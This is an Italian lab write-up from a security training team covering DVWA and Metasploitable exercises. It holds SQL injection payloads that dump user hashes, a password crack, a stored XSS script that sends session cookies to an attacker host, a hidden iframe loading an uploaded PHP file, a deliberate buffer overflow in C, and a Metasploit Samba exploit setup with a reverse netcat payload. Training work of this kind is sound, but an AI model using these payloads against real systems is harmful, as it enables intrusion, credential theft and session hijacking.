

Build WEEK 2 – Falcon Forcers - Relazione sul lavoro svolto

Web Application Exploit SQLi - Giorno 1

In questa prima giornata di lavoro, abbiamo affrontato l'esercizio pratico di SQL injection sulla Damn Vulnerable Web Application (DVWA) con livello di difficoltà impostato su "Low" e "Medium". Il nostro obiettivo principale è stato quello di sfruttare la vulnerabilità SQLi per recuperare la password dell'utente *Pablo Picasso* e, successivamente, decifrarla.

Attività svolta su livello Low:

1. **Verifica della vulnerabilità:** Inizialmente abbiamo verificato la vulnerabilità del sito attraverso un'iniezione SQL semplice, inserendo ' OR 1=1 -- nel campo di input utente, ottenendo con successo una lista di utenti, tra cui *Pablo Picasso*.



User ID:

ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown


ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 --
First name: Bob
Surname: Smith

2. **Recupero della struttura del database:** Per ottenere la tabella contenente le informazioni degli utenti, abbiamo iniettato la query:

```
' UNION SELECT table_name,table_schema FROM information_schema.tables  
#
```



DVWA

Vulnerability: SQL Injection

User ID:

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: CHARACTER SETS
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: COLLATIONS
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: COLUMNS
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: COLUMN_PRIVILEGES
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: KEY_COLUMN_USAGE
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: PROFILING
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: ROUTINES
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: SCHEMATA
Surname: information_schema

ID: ' UNION select table_name,table_schema from information_schema.tables #
First name: SCHEMA_PRIVILEGES
Surname: information_schema

```
ID: ' UNION select table_name,table_schema from information_schema.tables #  
First name: guestbook  
Surname: dvwa
```

```
ID: ' UNION select table_name,table_schema from information_schema.tables #  
First name: users  
Surname: dvwa
```

```
ID: ' UNION select table_name,table_schema from information_schema.tables #  
First name: columns_priv  
Surname: mysql
```

```
ID: ' UNION select table_name,table_schema from information_schema.tables #  
First name: db  
Surname: mysql
```

Questa query ci ha permesso di visualizzare tutte le tabelle del database, individuando quella contenente le credenziali.

3. **Estrazione delle credenziali:** Dopo aver individuato la tabella, abbiamo iniettato un'altra query per estrarre i nomi utente e le password:

SQL

' UNION SELECT user,password FROM dvwa.users –

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Così, siamo riusciti a ottenere l'hash della password di *Pablo Picasso*.

4. **Decodifica della password:** Utilizzando **John the Ripper**, abbiamo decriptato l'hash MD5 della password. Creando un file di testo con l'hash, abbiamo eseguito



il comando:

```
john --format=raw-md5 /home/kali/Desktop/pablopasstxt
```

Il risultato è stato il recupero della password in chiaro.

```
(kali㉿kali)-[~]  
$ sudo john --format=raw-md5 /home/kali/Desktop/pablopass.txt  
[sudo] password for kali:  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=6  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
letmein (?)  
1g 0:00:00:00 DONE 2/3 (2024-09-30 12:24) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..knight  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Attività svolta sul livello Medium:

Passando al livello *Medium*, abbiamo incontrato una restrizione significativa: la DVWA blocca l'inserimento di caratteri speciali come gli apici ('), comunemente utilizzati nelle iniezioni SQL. Per aggirare questa limitazione, abbiamo utilizzato una variante dell'attacco basata sui numeri:

1. **SQL Injection numerica:** Abbiamo scoperto che il campo *User ID* accettava solo input numerici. Pertanto, abbiamo iniettato una query SQL senza apici:

SQL

1 UNION SELECT user,password FROM users --

Questa iniezione ci ha permesso di ottenere nuovamente la tabella con le credenziali degli utenti, inclusa quella di *Pablo Picasso*.

Step successivi:

Il prossimo passo sarà replicare l'esercizio con un livello di difficoltà più alto, oltre a recuperare informazioni vitali da altri database collegati. Inoltre, procederemo con la creazione di una **guida illustrata** dettagliata per spiegare l'attacco SQLi a un utente medio, utilizzando passaggi semplici e comprensibili. Questo ci permetterà di presentare una metodologia chiara e ripetibile, basata sull'esperienza accumulata durante questo primo giorno di lavoro.



```
<?php
if (isset($_POST['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('mysql_error() . ' . mysql_error() );

    $num = mysql_numrows($result);

    $i=0;


    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo "<pre>";
        echo "ID: " . $id . "<br>First name: " . $first . "<br>Surname: " . $last;
        echo "</pre>";

        $i++;
    }
}
```

Questo è il resoconto del nostro operato nella giornata 1, con il team Falcon Forcers impegnato a sfruttare in modo etico e controllato la vulnerabilità SQLi della DVWA, evitando l'uso di tool automatici come sqlmap e rispettando rigorosamente le politiche di sicurezza.



Relazione sull'attività di sfruttamento della vulnerabilità XSS persistente in DVWA – Giorno 2

Obiettivo:

L'attività aveva l'obiettivo di sfruttare una vulnerabilità XSS persistente all'interno della Web Application Damn Vulnerable Web Application (DVWA), al fine di simulare il furto di una sessione utente. I cookie rubati dovevano essere inviati a un Web server in ascolto sulla porta 4444, sotto il controllo dell'attaccante, per dimostrare la possibilità di impersonare un utente legittimo.

Ambiente di laboratorio:

- **DVWA Security Level: Low**
- **Indirizzo IP di Kali Linux (attaccante): 192.168.104.100/24**

- **Indirizzo IP di Metasploitable (vittima):** 192.168.104.150/24
- **Web server in ascolto:** Kali Linux, porta 4444

Fasi dell'attacco:

1. Preparazione del Web server:

È stato avviato un Web server su Kali Linux in ascolto sulla porta 4444 utilizzando il comando Netcat: `nc -lvp 4444`. Questo server aveva il compito di ricevere i dati dei cookie trasmessi tramite lo script iniettato nella pagina vulnerabile.

2. Iniezione del codice XSS:

In un punto vulnerabile della Web Application DVWA, è stato inserito il seguente codice JavaScript, progettato per inviare i cookie dell'utente al server dell'attaccante:

```
<script>
  var xhttp = new XMLHttpRequest();
  xhttp.open("GET", "http://192.168.104.100:4444/?cookie=" + document.cookie,
true);
  xhttp.send();
</script>
```

Spiegazione dello script

- **var xhttp = new XMLHttpRequest ();** crea un nuovo oggetto XMLHttpRequest che consente di fare richieste HTTP dal browser.
- **xhttp.open("GET", "http://192.168.104.100:4444/?cookie=" + document.cookie, true);** apre una richiesta HTTP di tipo GET verso il server Kali Linux (IP 192.168.104.100), appending i cookie dell'utente attualmente loggato come query string (parametro cookie).
- **xhttp.send();** invia la richiesta al server.

Quando un utente visita la pagina che contiene lo script, il browser eseguirà lo script e invierà i cookie dell'utente al server Kali Linux in ascolto sulla porta 4444


Questo codice è stato iniettato in una sezione del sito web che memorizza permanentemente il contenuto inviato dagli utenti, tipicamente un campo di commenti o un form simile.

3. Esecuzione del payload:

Quando un utente legittimo visita la pagina compromessa, il browser esegue automaticamente lo script XSS persistente. Lo script invia una richiesta HTTP GET al server Kali Linux dell'attaccante, includendo i cookie dell'utente nella query string.

4. Cattura dei cookie:

Sul Web server dell'attaccante (Kali Linux), Netcat ha ricevuto la richiesta HTTP con i cookie dell'utente.



Il valore del parametro PHPSESSID rappresentava il cookie di sessione dell'utente vittima.

Ambiente di laboratorio Medium (BONUS):

- **DVWA Security Level: Medium**
- **Indirizzo IP di Kali Linux (attaccante): 192.168.104.100/24**
- **Indirizzo IP di Metasploitable (vittima): 192.168.104.150/24**
- **Web server in ascolto: Kali Linux, porta 4444**

Fasi dell'attacco:



5. Preparazione del Web server:

Anche in questo caso è stato avviato un Web server su Kali Linux in ascolto sulla porta 4444 utilizzando il comando Netcat: `nc -lvp 4444` con il compito di ricevere i dati dei cookie trasmessi tramite lo script iniettato nella pagina vulnerabile.

6. Iniezione del codice XSS:

Prima dell'iniezione del codice, abbiamo analizzato il codice per sfruttarne le vulnerabilità, in seguito abbiamo chiesto a ChatGPT di scrivere un codice PHP per generare un file .php che abbiamo è stato caricato come file di immagine *paoloload.php.jpg* nella voce *upload* dalla DVWA.

Il codice sorgente del livello "Medium" di DVWA include misure di sanificazione per prevenire attacchi XSS:



In

Medium sono presenti tre livelli di protezione:

1. **strip_tags()** rimuove i tag HTML.
2. **addslashes()** aggiunge escape alle backslash.
3. **htmlspecialchars()** converte i caratteri speciali (es. <, >, &) in entità HTML, evitando che vengano interpretati come codice HTML o JavaScript.


Nonostante queste protezioni, ci sono delle **vulnerabilità**:

- **strip_tags()** non rimuove alcune varianti di input che potrebbero comunque essere eseguite.
- **htmlspecialchars()** può essere aggirato tramite tecniche di encoding, come l'uso di entità HTML o metodi non convenzionali di iniezione JavaScript.

Quindi siamo passati all'iniezione del codice così strutturato:

```
<iframe src="http://192.168.104.150/dvwa/hackable/uploads/paoloload.php.jpg" style="display:none"></iframe>
```


Una volta fatto ciò siamo riusciti a collegarci tramite Netcat: *nc -lvp 4444* e a prendere la sessione di cookie di sessione anche in modalità sicurezza media.



Conclusioni:

L'attività ha dimostrato con successo come una vulnerabilità XSS persistente possa essere sfruttata per rubare i cookie di sessione di un utente. Questo tipo di attacco consente all'attaccante di ottenere informazioni sensibili, come i cookie di sessione, che possono essere utilizzati per impersonare l'utente legittimo sulla Web Application.

L'esperimento evidenzia l'importanza di adottare misure di sicurezza, come la sanificazione dei dati in input e l'implementazione di politiche di sicurezza rigorose, per proteggere le applicazioni web da tali vulnerabilità.

Descrizione Codice C – Giorno 3

Il codice che ci è stato fornito nella traccia legge 10 numeri dall'utente e li memorizza in un array di interi. Ogni input viene verificato per essere un numero valido. Successivamente, i numeri vengono ordinati usando l'algoritmo Bubble Sort e poi stampati in ordine crescente.

Modifiche da apportare come da traccia:

1. Modificare il codice in modo da causare un **errore di segmentazione**.
2. Inserire **controlli di input** per gestire gli errori (bonus della traccia).
3. Creare un **menù** che consenta all'utente di scegliere tra il programma corretto e quello che va in errore (bonus della traccia).

1. Funzione `programma_corretto` + bonus traccia inserimento controlli di input:

- Questa funzione crea un array di interi chiamato **vector** con 10 elementi.
- Viene chiesto all'utente di inserire 10 numeri interi. **Durante l'inserimento, viene verificato che l'input sia effettivamente un numero intero. Se l'input è sbagliato (es. una lettera), il programma richiede di nuovo l'input corretto.**
- Una volta che tutti i numeri sono stati inseriti, il programma li stampa così come sono stati inseriti.
- Il programma ordina i numeri e stampa il vettore ordinato

```
void programma_corretto() {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        while (scanf("%d", &vector[i]) != 1) {
            printf("Input non valido. Inserisci un numero intero: ");
            while (getchar() != '\n'); // Pulisce il buffer di input
        }
    }

    printf("Il vettore inserito \n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato \n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: ", g);
        printf("%d\n", vector[j]);
    }
}
```

2. Funzione programma_errore:

- In questa funzione viene creato un array **vector** di 10 interi, **ma il programma chiede all'utente di inserire 11 numeri interi, semplicemente modificando il ciclo for e modificando la seconda condizione di esecuzione del ciclo**. Quindi nel primo caso, ovvero nella funzione **programma_corretto**, il ciclo continua finché **i** è **minore di 10**, invece nella funzione **programma_errore**, il ciclo continua finché **i** è **minore o uguale a 10**.
- Poiché l'array ha solo 10 posizioni, quando il programma tenta di inserire l'undicesimo numero, si verifica un **errore di segmentazione**. Questo tipo di errore si verifica quando si tenta di accedere a una porzione di memoria non allocata o non permessa.
- Anche qui viene verificato che l'input sia un numero intero, ma il focus di questa funzione è dimostrare come un errore di segmentazione possa essere causato dall'accesso a una parte di memoria non valida.

```
void programma_errore() {
    int vector[10], i;

    printf("Inserire 11 interi (questo causerà un errore di segmentazione):\n");

    for (i = 0; i <= 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        while (scanf("%d", &vector[i]) != 1) {
            printf("Input non valido. Inserisci un numero intero: ");
            while (getchar() != '\n'); // Pulisce il buffer di input
        }
    }
}
```

3. Funzione main (menu) con bonus menù utente:

- La funzione principale presenta all'utente un menù con due opzioni: eseguire il programma corretto o eseguire il programma con l'errore di segmentazione.
- L'utente inserisce una scelta: se l'input non è valido (es. lettere o simboli), il programma lo richiede di nuovo.
- Se l'utente sceglie di eseguire il programma corretto, viene chiamata la funzione `programma_corretto`, che esegue l'ordinamento e stampa i risultati.
- Se l'utente sceglie il programma con l'errore, viene chiamata la funzione `programma_errore`, che provoca l'errore di segmentazione quando si tenta di inserire un numero in una posizione fuori dai limiti dell'array.
- Se l'utente inserisce un'opzione non valida, il programma continua a chiedere una scelta corretta fino a quando non viene fornita una risposta valida.

```
int main() {
    int scelta;
    int continua = 1; // Variabile per controllare l'uscita dal ciclo

    while (continua) {
        printf("Caro utente, puoi scegliere tra 2 opzioni, avere il programma che va in errore o quello corretto.\n");
        printf("A te la scelta!\n");
        printf("Seleziona un'opzione:\n");
        printf("1. Esegui il programma corretto\n");
        printf("2. Esegui il programma con errore\n");
        printf("Scelta: ");
        if (scanf("%d", &scelta) != 1) {
            printf("Input non valido. Inserisci un numero.\n");
            while (getchar() != '\n'); // Pulisce il buffer
            continue;
        }

        if (scelta == 1) {
            printf("\nEsecuzione del programma corretto:\n");
            programma_corretto();
            continua = 0; // Imposta la variabile a 0 per uscire dal ciclo
        } else if (scelta == 2) {
            printf("\nEsecuzione del programma con errore di segmentazione:\n");
            programma_errore();
            continua = 0; // Imposta la variabile a 0 per uscire dal ciclo
        } else {
            printf("Scelta non valida. Riprova.\n");
        }
    }

    return 0;
}
```

Riassunto:

Il programma consente all'utente di scegliere tra due versioni: una corretta e una che contiene intenzionalmente un errore di segmentazione. Utilizza un menù interattivo per raccogliere l'input dell'utente e applica controlli per garantire che solo input validi vengano accettati. In caso di input errati o fuori dai limiti, il programma fornisce feedback e richiede nuovamente l'input. La versione corretta del programma chiede 10 numeri, li ordina e li stampa, mentre la versione errata provoca un crash (errore di segmentazione) tentando di scrivere in una memoria non valida.

Exploit Metasploitable con Metasploit – Giorno 4

1. Configurazione dell'interfaccia di rete su Kali Linux

- **Descrizione:** La prima immagine mostra l'output del comando `ip a` eseguito su una macchina **Kali Linux**.
- **Dettagli principali:**
 - L'interfaccia **eth0** ha l'indirizzo IP **192.168.50.100** con subnet mask **255.255.255.0**.

```
(kali@Host-020)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ce:c3:60 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::3b67:5dd:db8c:fc19/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 08:00:27:99:31:0b brd ff:ff:ff:ff:ff:ff
```

- **Osservazione:** La macchina è configurata correttamente per comunicare all'interno della rete 192.168.50.0/24.

2. Configurazione di rete su Metasploitable

- **Descrizione:** La seconda immagine mostra l'output dello stesso comando `ip a` eseguito su una macchina **Metasploitable**.
- **Dettagli principali:**
 - L'interfaccia **eth0** ha l'indirizzo IP **192.168.50.150**, con la stessa subnet mask della macchina Kali.

```
Last login: Tue Oct  1 03:19:47 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:04:e8:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe04:e8ff/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

- **Osservazione:** Entrambe le macchine Kali e Metasploitable si trovano sulla stessa rete, rendendo possibile la comunicazione e l'esecuzione di scansioni e attacchi tra loro.

3. Scansione Nmap

- **Descrizione:** La terza immagine mostra il risultato di una scansione **Nmap** eseguita da Kali contro la macchina **Metasploitable** (IP: 192.168.50.150).
- **Dettagli principali:**

Sono aperte varie porte tra cui:

- **22/tcp:** SSH
- **23/tcp:** Telnet
- **80/tcp:** HTTP
- **445/tcp:** Samba (versione 3.x - 4.x), che utilizza il protocollo **NetBIOS**.


```
(kali@Host-020)-[~]
$ sudo nmap -sV -O 192.168.50.150
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 09:46 CEST
Nmap scan report for 192.168.50.150 (192.168.50.150)
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit rsh rexecd
513/tcp   open  login?         Netkit rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:04:E8:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.78 seconds
```

- **Osservazione:** La presenza del servizio **Samba** sulla porta **445/tcp** indica una possibile vulnerabilità sfruttabile con exploit correlati, come quello specifico per **Samba smbd**.

4. Ricerca dell'exploit Samba

- **Descrizione:** L'ultima immagine mostra la ricerca di exploit nel framework **Metasploit**, specificamente per **Samba**.
- **Dettagli principali:**
 - È stato trovato l'exploit denominato **usermap_script**, che sfrutta una vulnerabilità legata alla mappatura degli utenti di Samba.

```
msf6 > search usermap_script

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/ usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

- **Osservazione:** L'exploit individuato può essere utilizzato per eseguire comandi arbitrari sulla macchina Metasploitable tramite il servizio Samba, rendendolo un target interessante per un test di penetrazione.

2. Configurazione dell'Exploit

- **Descrizione:** L'immagine qui di seguito rappresenta la configurazione delle opzioni per un exploit in Metasploit, specificamente l'exploit multi/samba/usermap_script. Questo exploit è utilizzato per attaccare macchine che eseguono versioni vulnerabili di Samba, un protocollo di condivisione di file.

Dettagli principali:

- **RHOSTS (Remote Host):** 192.168.50.150
Questo indirizzo IP corrisponde alla macchina **Metasploit**, che è l'obiettivo dell'exploit.
- **RPORT (Remote Port):** 139
Il servizio Samba vulnerabile è in ascolto sulla porta 139, che è comunemente utilizzata per la condivisione di file SMB.
- **LHOSTS (Remote Host):** 192.168.50.100
Questo indirizzo IP corrisponde alla macchina **Kali**, che è la macchina in listening.

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

